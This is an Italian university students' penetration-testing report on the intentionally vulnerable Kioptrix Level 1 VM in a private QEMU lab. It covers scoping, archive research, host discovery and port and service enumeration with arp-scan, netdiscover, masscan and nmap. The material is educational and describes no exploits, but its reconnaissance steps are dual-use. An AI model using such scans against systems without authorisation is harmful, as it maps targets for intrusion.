



UNIVERSITÀ DEGLI STUDI DI SALERNO

Metodologie Utilizzate PT

Academy – Cybersecurity

Kioptrix Level 1

Gruppo 15

0612709539 – Francesco Cangianiello

0612709671 – Andrea Ciliberti

0612709638 – Serena Fierro

Sommario

Questo progetto mira a eseguire un'attività di Penetration Testing utilizzando la macchina virtuale "Kioptrix: Level 1". L'attività segue le fasi standard del framework FGPT, quali Target Scoping, Information Gathering, Target Discovery, Target Enumeration, Vulnerability Analysis, Target Exploitation, Privilege Escalation e Maintaining Access. Il progetto prevede l'emulazione di due macchine virtuali, poste nella medesima rete locale virtuale per permettere una connessione diretta, sfruttando i sistemi di virtualizzazione QEMU con tecnologia KVM. La macchina attaccante è una Kali Linux 2026.1, mentre la macchina attaccata si tratta della VM vulnerabile "Kioptrix: Level 1".

Lo scopo del progetto è di verificare la sicurezza della macchina attaccata utilizzando tecniche e strumenti di Penetration Testing etico, individuando le vulnerabilità presenti sulla macchina target e proponendo soluzioni di rimediazione.

Il presente documento mostra gli strumenti utilizzati e i passi seguiti per il completamento del progetto, proponendo una guida per la riproducibilità del processo di Penetration Testing e un'esposizione tecnica dettagliata del lavoro.

Indice

1	Introduzione	3
1.1	Fasi di lavoro	3
1.2	Architettura del laboratorio di test	4
1.3	Strumenti utilizzati	5
2	Target Scoping	6
2.1	Perimetro di lavoro	6
3	Information Gathering	7
3.1	Passive gathering	7
3.2	Active gathering	8
4	Target Discovery	9
5	Target Enumeration	11
5.1	Port Mapping	11
5.2	Service Enumeration	12
5.3	Operating System Fingerprinting	12
5.3.1	Fingerprinting Passivo	13
5.3.2	Fingerprinting Attivo	14
5.4	Topologia Web	15
5.5	Architettura di rete scansionata	17
6	Vulnerability Analysis	18
6.1	Scansioni Automatiche	18
6.1.1	OpenVAS	18
6.1.2	Nessus Basic Scan	20
6.1.3	Nessus Web Scan	21
6.1.4	Nikto	22
6.2	Ricerca Manuale	23
6.2.1	Assessment Samba	23
6.2.2	Assessment OS	24
6.3	Risultati dell'assessment	24
7	Target Exploitation	25
7.1	Vulnerabilità critiche di interesse	25
7.2	Exploit trans2open	25
7.3	Exploit openssl-too-open	26
8	Privilege Escalation	27
9	Maintaining Access	29
9.1	Backdoor setup	29
9.2	Detection artifacts	30
10	Considerazioni Finali	30
11	Bibliografia	31

1 Introduzione

1.1 Fasi di lavoro

L'obiettivo finale del lavoro di Penetration Testing commissionato è di ottenere accesso remoto alla macchina target come amministratore (utente `root`).

È stato seguito il framework FGPT per la scomposizione in passi del progetto, diviso nelle seguenti fasi:

1. **Target Scoping:** Definizione del perimetro di attività, studio delle regole di engagement e configurazione dell'ambiente di laboratorio. Include la pianificazione degli strumenti e delle metodologie da adottare nel corso delle fasi successive.
2. **Information Gathering:** Raccolta di informazioni sulla macchina target da fonti pubblicamente disponibili, senza interagire direttamente con essa. L'obiettivo è costruire un profilo del sistema per pianificare una strategia di attacco più mirata.
3. **Target Discovery:** Individuazione della macchina target all'interno della rete, senza conoscerne a priori le informazioni di rete. Si utilizzano tecniche di scansione ARP e di rete per identificare gli host attivi nella sottorete.
4. **Target Enumeration:** Mappatura delle porte aperte, dei servizi esposti e del sistema operativo della macchina target. Fornisce le informazioni necessarie per delineare la superficie di attacco e orientare la ricerca delle vulnerabilità.
5. **Vulnerability Analysis:** Identificazione delle vulnerabilità note sui servizi e sul sistema operativo rilevati, mediante strumenti automatici e ricerca manuale. L'obiettivo è individuare i vettori di attacco più critici da sfruttare nelle fasi successive.
6. **Target Exploitation:** Sfruttamento delle vulnerabilità identificate per ottenere un accesso non autorizzato alla macchina target. Dimostra concretamente la presenza e l'impatto reale delle vulnerabilità sul sistema.
7. **Privilege Escalation:** Elevazione dei privilegi da utente limitato ad amministratore di sistema (`root`), quando l'accesso iniziale ottenuto è insufficiente per raggiungere l'obiettivo. Completa il percorso di compromissione totale della macchina target.
8. **Maintaining Access:** Installazione di meccanismi persistenti per garantire l'accesso remoto anche successivamente alla correzione delle vulnerabilità sfruttate. Simula le tecniche adottate da attaccanti reali per mantenere il controllo del sistema compromesso.

Il setup del lavoro progettuale si è basato sullo studio delle regole di engagement del progetto, che includevano le informazioni di installazione della macchina su VulnHub e la necessità di dover strutturare una rete di test virtuale con collegamento diretto tra la macchina di attacco e macchina attaccata.

1.2 Architettura del laboratorio di test

Per configurare l'ambiente di laboratorio con le due macchine virtuali, si è fatto uso di QEMU/KVM su ambiente Linux. È stata configurata una rete LAN virtuale, connessa alla rete esterna tramite bridge NAT, all'intervallo di indirizzi 192.168.122.0/24.




Figura 1: Diagramma dell'architettura della rete virtuale.

Si è installata, in questa rete, una macchina virtuale Kali Linux 2026.1 tramite l'immagine di installazione ufficiale. La configurazione per la macchina Kali non ha richiesto passi particolari, trattandosi della configurazione di default consigliata da QEMU. In modo simile, è stata installata la macchina vulnerabile Kioptrix Level 1 tramite l'immagine pubblicata sul sito VulnHub[1]. Si fa nota che la macchina Kioptrix, a causa delle datate richieste hardware, è stata configurata con:

- chipset della scheda madre di modello i440FX;
- bootloader di categoria BIOS;
- un disco virtuale simulato come tecnologia IDE;
- una scheda di rete del modello *rtl8139*.

La macchina target Kioptrix Level 1 è stata configurata dopo l'installazione, per permettere al sistema operativo di configurare l'hardware emulato. Questo step è stato l'unico caso di accesso diretto alla macchina vulnerabile, mentre il resto dell'attività di attacco è stato svolto con metodologia *black box*, senza conoscere alcun dettaglio particolare riguardo all'obiettivo, incluso l'indirizzo IP (fornito dal server DHCP simulato posto all'indirizzo 192.168.122.1) e l'indirizzo MAC della scheda di rete.

1.3 Strumenti utilizzati

Al fine dello svolgimento dell'attività di Penetration Testing, durante tutte le fasi sono stati utilizzati:

- il sistema di virtualizzazione QEMU basato su tecnologia KVM, configurato graficamente con VirtManager sull'host dell'ambiente di laboratorio (Pop_OS! 24.04 LTS);
- gli strumenti forniti di default sulla macchina Kali Linux 2026.1, come *nmap*[\[4\]](#) e *gobuster*[\[5\]](#);
- OpenVAS by Greenbone[\[15\]](#) e Tenable Nessus Scanner[\[16\]](#) (con licenza gratuita) installati sulla macchina Kali Linux al fine di effettuare una scansione remota approfondita della macchina target;
- browser web Firefox per la navigazione online e verso la VM;
- strumenti di ricerca online per l'information gathering, quali motore di ricerca DuckDuckGo, Google e il database di archiviazione di pagine "Web Archive: Wayback Machine"[\[2\]](#);
- risorsa online per l'ottenimento degli script di exploit per le diverse vulnerabilità individuate, ExploitDB[\[3\]](#).


2 Target Scoping

Nel contratto di commissione del progetto, è stato fornito al team di Penetration Testing un link web alla pagina della macchina vulnerabile "Kioptrix: Level 1", contenente sia il link per l'installazione della VM, sia delle informazioni generali sull'autore della VM e un link ad una pagina blog riguardante la macchina vulnerabile.

La fase di Target Scoping è stata segnata dallo studio delle regole di engagement, trattate nel report di attività di Penetration Testing, configurazione del laboratorio di test e progettazione dei passi da compiere con annessa installazione degli strumenti necessari.

2.1 Perimetro di lavoro

Dopo aver configurato la rete virtuale e la macchina Kali Linux, testiamo il corretto funzionamento dell'ambiente di laboratorio, controllando le informazioni di rete della macchina di penetration testing.



```
$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:cd:81:0d brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.179/24 brd 192.168.122.255 scope global dynamic noprefixroute eth0
        valid_lft 2849sec preferred_lft 2849sec
    inet6 fe80::285:ebe5:238d:db7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 2: Comando ip per ottenere le informazioni di rete.

Otteniamo l'indirizzo IP assegnato alla macchina Kali, 192.168.122.179, e possiamo confermare che essa è posizionata nella sottorete 192.168.122.0/24 come configurato. Nonostante non sia ancora noto l'indirizzo IP della macchina target, anch'essa ci si aspetta essere presente in questa rete.

3 Information Gathering

3.1 Passive gathering

Prima di provare ad ottenere informazioni in forma attiva interagendo via rete con la macchina target, si è deciso di sfruttare le informazioni pubblicamente disponibili riguardanti la VM per poter pianificare una strategia di attacco più mirata.

La pagina web relativa alla macchina Kioptrix: Level 1 di VulnHub[1] specifica il gruppo *Kioptrix* come autore, e una pagina al sito *kioptrix.com* come pagina di informazioni sulla macchina.



Figura 3: Pagina relativa alla VM vulnerabile su vulnhub.com.

Provando ad accedere al link mostrato con Firefox, ci siamo accorti che il sito web *kioptrix.com* non è più raggiungibile in data odierna, motivo per cui iniziamo ad esplorare possibili archivi salvati sul WebArchive.




Figura 4: Errore di Firefox a causa della mancata connessione al sito *kioptrix.com*.



Figura 5: Ricerca di archivi del sito di kioptrix.com su Wayback Machine.

L'ultimo archivio del blog kioptrix.com appartiene al 2017, e con esso riusciamo ad accedere alla pagina "About" che contiene i contatti dei membri del gruppo. Al contempo, però, scopriamo che la pagina relativa alla VM di interesse non è mai stata archiviata.




Figura 6: Pagina "About" archiviata del blog kioptrix.com.

3.2 Active gathering

Le tecniche di ricerca attiva delle informazioni sulla macchina sono state delegate alle fasi di Target Discovery e Service Mapping, a seconda delle necessità attuali e delle informazioni note in quel determinato momento.

4 Target Discovery

In questa fase del framework FGPT iniziamo a fare tentativi di rilevamento della macchina target, senza conoscerne le informazioni di rete. Poiché sappiamo avere la VM vulnerabile e la VM Kali nella medesima sottorete, possiamo pensare di ottenere le informazioni delle macchine collegate tramite una scansione ARP attiva.

A questo fine, impieghiamo il comando `arp-scan`[7].

```
$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 52:54:00:cd:81:0d, IPv4: 192.168.122.179
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.122.1 52:54:00:a8:f1:b8 (Unknown: locally administered)
192.168.122.85 52:54:00:9e:6b:eb (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.845 seconds (138.75 hosts/sec). 2 responded
```

Figura 7: Output del comando `arp-scan`.

Con l'opzione `--localnet` il comando `arp-scan` invia pacchetti in broadcast sulla sottorete locale e attende per le risposte con gli indirizzi IP assegnati. Nell'output del comando si possono vedere la macchina 192.168.122.1, cioè il router/NAT virtualizzato da QEMU per gestire la sottorete e un indirizzo IP sconosciuto, 192.168.122.85, che possiamo presupporre essere la macchina target.

Per controllare il risultato di questa scansione, verifichiamo similmente con un altro strumento basato sul protocollo ARP chiamato `netdiscover`[8].


```
$ sudo netdiscover -r 192.168.122.0/24
...
Currently scanning: Finished! | Screen View: Unique Hosts

1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60
-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.122.85 52:54:00:9e:6b:eb      1     60  Unknown vendor
```

Figura 8: Output del comando `netdiscover`.

In questo caso, con precisione inferiore, lo strumento ha rilevato solo l'indirizzo IP della macchina vulnerabile, e non quello della macchina NAT.

Come ultimo controllo, usiamo `nmap`[4], uno strumento capace di compiere scansioni ARP, IP e TCP/UDP, che sfrutteremo anche nelle fasi successive:


A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal displays the output of the command `nmap -sn 192.168.122.0/24`. The output shows three hosts being scanned: `pop-os.local` (192.168.122.1), `192.168.122.85`, and `kali` (192.168.122.179). Each host is reported as 'up' with its latency and MAC address (all QEMU virtual NICs). The scan is completed in 1.87 seconds after checking 256 IP addresses.

```
$ nmap -sn 192.168.122.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 16:42 -0400
Nmap scan report for pop-os.local (192.168.122.1)
Host is up (0.00015s latency).
MAC Address: 52:54:00:A8:F1:B8 (QEMU virtual NIC)
Nmap scan report for 192.168.122.85
Host is up (0.00094s latency).
MAC Address: 52:54:00:9E:6B:EB (QEMU virtual NIC)
Nmap scan report for kali (192.168.122.179)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.87 seconds
```

Figura 9: Output del comando `nmap` con scansione ping locale.

In quest'ultimo caso, sfruttando l'opzione `-sn` che compie una scansione sulla sottorete specificata di sola discovery delle macchine, `nmap` ha rilevato sia la macchina vulnerabile, che il NAT (di cui ha anche correttamente menzionato il nome di dominio locale `pop-os.local`), che la macchina host `kali`, confermando definitivamente che questa è la configurazione completa della rete di laboratorio.

Infine, per constatare con certezza che la macchina vulnerabile sia posta effettivamente nella medesima sottorete, sfruttiamo il comando `traceroute`^[9] per poter calcolare il numero di hop (macchine/router attraversati) per raggiungere la macchina target.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal displays the output of the command `sudo traceroute 192.168.122.85`. The output shows a single hop from the source to the destination (192.168.122.85) with three different packet sizes (30, 60, and 90 bytes) and their respective times (1.039 ms, 1.072 ms, and 1.171 ms).

```
$ sudo traceroute 192.168.122.85
traceroute to 192.168.122.85 (192.168.122.85), 30 hops max, 60 byte packets
 1  192.168.122.85 (192.168.122.85)  1.039 ms  1.072 ms  1.171 ms
```

Figura 10: Output del comando `traceroute` verso la macchina target.

L'output conferma un collegamento diretto, senza passare per il router della sottorete. Pertanto, la macchina target è effettivamente posta nella medesima sottorete.


5 Target Enumeration

La fase di Target Enumeration consiste nella scoperta dei servizi in esecuzione sulla macchina virtuale al fine di ottenere informazioni riguardo al suo utilizzo e poter mappare la superficie di attacco esposta.

5.1 Port Mapping

Al fine di scoprire quali porte di rete sono aperte (e quindi, si suppone, utilizzate) sfruttiamo diversi strumenti di scanning. Il funzionamento di questi strumenti, per le porte TCP, si basa sull'approccio SYN/ACK, per cui si spedisce un pacchetto TCP con una richiesta di connessione e si attende una risposta affermativa. Nonostante la connessione venga poi immediatamente troncata, la risposta del server implica che la porta a cui si è spedito il pacchetto sia effettivamente aperta.


Tramite `masscan`^[6], uno strumento pensato per poter scansionare migliaia di porte/host simultaneamente e in modo efficiente, otteniamo una prima lista delle porte aperte sulla macchina.



```
$ sudo masscan 192.168.122.85 -p0-65535 --rate 10000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2026-05-22 20:35:29 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 443/tcp 192.168.122.85, found=0
Discovered open port 32768/tcp 0192.168.122.85, found=1
Discovered open port 111/tcp 192.168.122.85, found=2
Discovered open port 80/tcp 192.168.122.85, found=3
Discovered open port 139/tcp 192.168.122.85, found=4
Discovered open port 22/tcp 192.168.122.85, found=5
```

Figura 11: Output del comando `masscan` verso la macchina target.

Nel range di tutte le 65535 porte possibili, sono state rilevate 6 porte aperte, di cui 5 *IANA well-known* (nel range 0-1024) e una nel range di porte registrate. Controlliamo la scansione anche tramite l'uso del comando `nmap`.



```
$ nmap 192.168.122.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 16:00 -0400
Nmap scan report for pop-os.local (192.168.122.1)
Host is up (0.00013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
MAC Address: 52:54:00:A8:F1:B8 (QEMU virtual NIC)

Nmap scan report for 192.168.122.85
Host is up (0.00074s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 52:54:00:9E:6B:EB (QEMU virtual NIC)
```

Figura 12: Output del comando `nmap` con scansione delle porte aperte.

L'esecuzione del comando **nmap** senza argomenti, che implica una scansione delle porte sulla sottorete, mostra le stesse 6 porte della VM target seguite dal relativo nome IANA. Possiamo quindi constatare con elevata sicurezza che le seguenti porte siano effettivamente aperte e che non ce ne siano altre aperte non rilevate.

A questo punto è possibile stimare i servizi attivi nell'effettivo sul sistema (Web Server, SSH e Samba Network Share) grazie alle porte well-known, difficilmente utilizzate per altri scopi. Riguardo alla porta 32768, la cui funzione è registrata (ma non necessariamente deve trattarsi di quella specificata, diversamente dalle porte well known), si devono svolgere ulteriori scansioni per scoprirne l'uso.

5.2 Service Enumeration

Al fine di confermare le aspettative riguardo i servizi attivi sulla macchina vulnerabile e poter ottenere delle informazioni riguardanti i software che provvedono tali servizi (quali nome, versione etc.) eseguiamo una scansione approfondita di **nmap** sulle porte scoperte che effettua l'esecuzione di diversi script di riconoscimento dei servizi.

```
$ nmap -sV -sS -p22,80,111,139,443,32768 192.168.122.85
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 16:53 -0400
Nmap scan report for 192.168.122.85
Host is up (0.00087s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status       1 (RPC #100024)
MAC Address: 52:54:00:9E:6B:EB (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```

Figura 13: Output del comando **nmap** con riconoscimento dei servizi.

Oltre a specificare l'host target in particolare, e non più la sottorete, con le diverse porte rilevate (con opzione **-p**), sono state usate le flag **-sS**, per indicare la scansione di sole porte TCP, e **-sV**, per ottenere la versione dei servizi effettivamente utilizzati.

La scansione conferma l'effettiva presenza dei diversi servizi nelle porte well-known, quali OpenSSH, Apache HTTPd e Samba[12], il quale offre servizi nelle diverse porte fino alla 32768, come porta di status (**statmon2**).

